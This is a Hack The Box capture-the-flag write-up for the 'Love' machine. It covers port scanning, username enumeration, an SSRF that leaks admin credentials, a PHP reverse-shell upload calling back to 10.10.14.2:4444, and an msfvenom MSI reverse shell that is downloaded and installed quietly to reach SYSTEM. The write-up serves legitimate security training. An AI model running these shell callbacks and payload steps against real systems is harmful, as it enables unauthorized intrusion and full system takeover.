

After we scan the machine we see 2 http ports we should check first.

```
(kali㉿kali)-[~/Desktop/HTB/Love]
$ nmap -sC -sV -Pn -T5 10.10.10.239
Starting Nmap 7.94 ( https://nmap.org ) at 2023-08-10 21:00 EDT
Warning: 10.10.10.239 giving up on port because retransmission cap hit (2).
Nmap scan report for 10.10.10.239
Host is up (0.066s latency).
Not shown: 973 closed tcp ports (conn-refused)
PORT      STATE      SERVICE      VERSION
80/tcp    open      http         Apache httpd 2.4.46 ((Win64) OpenSSL/1.1.1j PHP/7.3.27)
|_http-title: Voting System using PHP
|_http-server-header: Apache/2.4.46 (Win64) OpenSSL/1.1.1j PHP/7.3.27
|_http-cookie-flags:
|_/:
|_PHPSESSID:
|_httponly flag not set
135/tcp    open      msrpc        Microsoft Windows RPC
139/tcp    open      netbios-ssn  Microsoft Windows netbios-ssn
179/tcp    filtered  bgp
311/tcp    filtered  asip-webadmin
406/tcp    filtered  imsp
443/tcp    open      ssl/http     Apache httpd 2.4.46 (OpenSSL/1.1.1j PHP/7.3.27)
|_http-server-header: Apache/2.4.46 (Win64) OpenSSL/1.1.1j PHP/7.3.27
|_tls-alpn:
|_http/1.1
|_ssl-date: TLS randomness does not represent time
|_http-title: 403 Forbidden
|_ssl-cert: Subject: commonName=staging.love.htb/organizationName=ValentineCorp/stateOrProv
|_Not valid before: 2021-01-18T14:00:16
|_Not valid after: 2022-01-18T14:00:16
445/tcp    open      microsoft-ds  Windows 10 Pro 19042 microsoft-ds (workgroup: WORKGROUP)
873/tcp    filtered  rsync
1056/tcp   filtered  vfo
1149/tcp   filtered  bvtsonar
1192/tcp   filtered  caids-sensor
1309/tcp   filtered  jtag-server
1717/tcp   filtered  fj-hdnet
1812/tcp   filtered  radius
1914/tcp   filtered  elm-momentum
2038/tcp   filtered  objectmanager
2393/tcp   filtered  ms-olap1
3221/tcp   filtered  xnm-clear-text
3306/tcp   open      mysql?
|_fingerprint-strings:
|_LANDesk-RC, LPDString, TLSSessionReq:
|_Host '10.10.14.2' is not allowed to connect to this MariaDB server
5000/tcp   open      http         Apache httpd 2.4.46 (OpenSSL/1.1.1j PHP/7.3.27)
|_http-server-header: Apache/2.4.46 (Win64) OpenSSL/1.1.1j PHP/7.3.27
|_http-title: 403 Forbidden
5999/tcp   filtered  ncd-conf
7070/tcp   filtered  realserver
8300/tcp   filtered  tmi
```

```

56738/tcp filtered unknown
1 service unrecognized despite returning data. If you know the service/version, please submit the following
SF-Port3306-TCP:V=7.94%I=7%D=8/10%Time=64D58825%P=x86_64-pc-linux-gnu%r(TLS
SF:SSessionReq,49,"E\0\0\01\xffj\x04Host\x20'10'.10'.14'.2'\x20is\x20not\
SF:x20allowed\x20to\x20connect\x20to\x20this\x20MariaDB\x20server")%r(LPDS
SF:tring,49,"E\0\0\01\xffj\x04Host\x20'10'.10'.14'.2'\x20is\x20not\x20all
SF:owed\x20to\x20connect\x20to\x20this\x20MariaDB\x20server")%r(LANDesk-RC
SF:,49,"E\0\0\01\xffj\x04Host\x20'10'.10'.14'.2'\x20is\x20not\x20allowed\
SF:x20to\x20connect\x20to\x20this\x20MariaDB\x20server");
Service Info: Hosts: www.example.com, LOVE, www.love.htb; OS: Windows; CPE: cpe:/o:microsoft:windows

```

To access the site we also need to add the machine's domain name and IP to /etc/hosts.

```

kali@kali: ~/Desktop/HTB/Love x kali@kali: ~ x
GNU nano 7.2
127.0.0.1    localhost
127.0.1.1    kali
::1         localhost ip6-localhost ip6-loopback
ff02::1     ip6-allnodes
ff02::2     ip6-allrouters
10.0.2.15   dc1.itsafe.co.il
10.0.2.10   ofek.itsafe.co.il
10.0.2.8    vtcsec
10.10.10.172 MEGABANK.LOCAL
10.10.11.222 authority.htb authority.htb.corp htb.corp
10.10.11.208 searcher.htb
10.10.10.239 staging.love.htb www.love.htb

```

```

(kali@kali)~[~]
$ dirsearch -u http://10.10.10.239/ -t 50 -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt

dirsearch v0.4.2
Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 50 | Wordlist size: 220545
Output File: /home/kali/.dirsearch/reports/10.10.10.239/~_23-08-10_21-20-54.txt
Error Log: /home/kali/.dirsearch/logs/errors-23-08-10_21-20-54.log
Target: http://10.10.10.239/

[21:20:54] Starting:
[21:20:55] 301 - 338B - /images → http://10.10.10.239/images/
[21:20:55] 301 - 338B - /Images → http://10.10.10.239/Images/
[21:20:55] 301 - 337B - /admin → http://10.10.10.239/admin/
[21:20:57] 301 - 339B - /plugins → http://10.10.10.239/plugins/
[21:20:57] 301 - 340B - /includes → http://10.10.10.239/includes/
[21:21:00] 503 - 402B - /examples
[21:21:01] 301 - 336B - /dist → http://10.10.10.239/dist/
[21:21:02] 403 - 421B - /licenses
[21:21:10] 301 - 338B - /IMAGES → http://10.10.10.239/IMAGES/

```

In order to get more information on the site we run dirsearch and find a login page for admins.

Voting System

Sign in to start your session

ofek

Password

➔ Sign In

Cannot find account with the username

When we try to sign in with a random username we get a message about wrong user and password.

Voting System

Sign in to start your session


admin

Password


➔ Sign In

Incorrect password

However with admin as a username we only get a message for incorrect password. meaning admin is an existing username.



Using the domain name we get into the site and see it scans file via IP address.



When scanning using localhost all the http ports from the first nmap scan we get results.

port 80 take me back the the Voting System site.

Specify the file url:

File to scan

Enter the url of the file to scan

Scan file

Bad Request

Your browser sent a request that this server could not understand.
Reason: You're speaking plain HTTP to an SSL-enabled server port.
Instead use the HTTPS scheme to access this URL, please.

Apache/2.4.46 (Win64) OpenSSL/1.1.1j PHP/7.3.27 Server at www.example.com Port 443

© Valentine Corpotation. All Rights Reserved.

Nothing on port 443.

Specify the file url:

http://127.0.0.1:5000

Enter the url of the file to scan

Scan file

Password Dashboard

Home

Demo

Voting system Administration

Vote Admin Creds admin: @LoveIsInTheAir!!!!

And we get admin password on port 5000!

Voting System


Sign in to start your session








Now we can access the site knowing admin is already a username.




All rights reserved

On the top right we can update our profile and even upload a new profile picture file.



We look online for a code we can change to gain access with my Linux IP at port 4444.

```
216         }
217         proc_close($proc);
218     }
219     fclose($soc);
220 }
221 }
222 }
223 }
224 echo '<pre>';
225 $sh = new Sh('10.10.14.2', 4444);
226 $sh->rn();
227 echo '</pre>';
228 unset($sh); /*@gc_collect_cycles();*/ ?>
```

Now we upload the new file we made and open netcat on port 4444.

```

(kali㉿kali)-[~]
$ nc -lnvp 4444
listening on [any] 4444 ...
connect to [10.10.14.2] from (UNKNOWN) [10.10.10.239] 60733
SOCKET: Shell has connected! PID: 6384
Microsoft Windows [Version 10.0.19042.867]
(c) 2020 Microsoft Corporation. All rights reserved.

C:\>dir
Volume in drive C has no label.
Volume Serial Number is 56DE-BA30

Directory of C:\

04/21/2021  09:52 AM    <DIR>          Administration
12/07/2019  02:14 AM    <DIR>          PerfLogs
04/21/2021  09:55 AM    <DIR>          Program Files
11/19/2020  12:42 AM    <DIR>          Program Files (x86)
04/13/2021  06:58 AM    <DIR>          Users
04/21/2021  11:45 PM    <DIR>          Windows
04/12/2021  12:27 PM    <DIR>          xampp
               0 File(s)                0 bytes
               7 Dir(s)            4,161,691,648 bytes free

C:\>cd Users

C:\Users>dir
Volume in drive C has no label.
Volume Serial Number is 56DE-BA30

Directory of C:\Users

04/13/2021  06:58 AM    <DIR>          .
04/13/2021  06:58 AM    <DIR>          ..
04/12/2021  03:00 PM    <DIR>          Administrator
04/21/2021  07:01 AM    <DIR>          Phoebe
04/12/2021  02:10 PM    <DIR>          Public
               0 File(s)                0 bytes
               5 Dir(s)            4,161,691,648 bytes free

C:\Users>cd Phoebe/Desktop

C:\Users\Phoebe\Desktop>dir
Volume in drive C has no label.
Volume Serial Number is 56DE-BA30

Directory of C:\Users\Phoebe\Desktop

04/13/2021  03:20 AM    <DIR>          .
04/13/2021  03:20 AM    <DIR>          ..
08/10/2023  06:18 PM    <FILE>          34 user.txt

```

Now we have access and username Phoebe contains our first flag.

```

(kali@kali)-[~]
$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.10.14.2 LPORT=8000 -f msi -o reverse.msi
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of msi file: 159744 bytes
Saved as: reverse.msi

(kali@kali)-[~]
$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...

```

Using msfvenom I made a reverse_shell to my IP at port 8000 and upload it using python server to our user.

```

PS C:\Users\Phoebe\Desktop> powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Users\Phoebe\Desktop> wget http://10.10.14.2:8080/reverse.msi -o reverse.msi
PS C:\Users\Phoebe\Desktop> dir

Directory: C:\Users\Phoebe\Desktop

Mode                LastWriteTime         Length Name
----                -
-a-----         8/10/2023   7:21 PM        159744 reverse.msi
-ar-----         8/10/2023   6:18 PM           34 user.txt

```

In order to use the command wget we need to use powershell first.

```

PS C:\Users\Phoebe\Desktop> msixexec /quiet /i reverse.msi

```

First we open netcat at port 8000 and we run the reverse_shell.

```
(kali㉿kali)-[~]
$ nc -lnvp 8000
listening on [any] 8000 ...
connect to [10.10.14.2] from (UNKNOWN) [10.10.10.239] 60736
Microsoft Windows [Version 10.0.19042.867]
(c) 2020 Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>whoami
whoami
nt authority\system

C:\WINDOWS\system32>cd ../..
cd ../..

C:\>dir
dir
Volume in drive C has no label.
Volume Serial Number is 56DE-BA30

Directory of C:\

04/21/2021  09:52 AM    <DIR>          Administration
12/07/2019  02:14 AM    <DIR>          PerfLogs
04/21/2021  09:55 AM    <DIR>          Program Files
11/19/2020  12:42 AM    <DIR>          Program Files (x86)
04/13/2021  06:58 AM    <DIR>          Users
04/21/2021  11:45 PM    <DIR>          Windows
04/12/2021  12:27 PM    <DIR>          xampp
               0 File(s)                0 bytes
               7 Dir(s)      4,160,376,832 bytes free

C:\>cd Users/Administrator/Desktop
cd Users/Administrator/Desktop

C:\Users\Administrator\Desktop>dir
dir
Volume in drive C has no label.
Volume Serial Number is 56DE-BA30

Directory of C:\Users\Administrator\Desktop

04/13/2021  03:20 AM    <DIR>          .
04/13/2021  03:20 AM    <DIR>          ..
08/10/2023  06:18 PM                34 root.txt
               1 File(s)                34 bytes
               2 Dir(s)      4,160,286,720 bytes free
```

A simple check of whoami show me I'm now authority and we now have the final flag.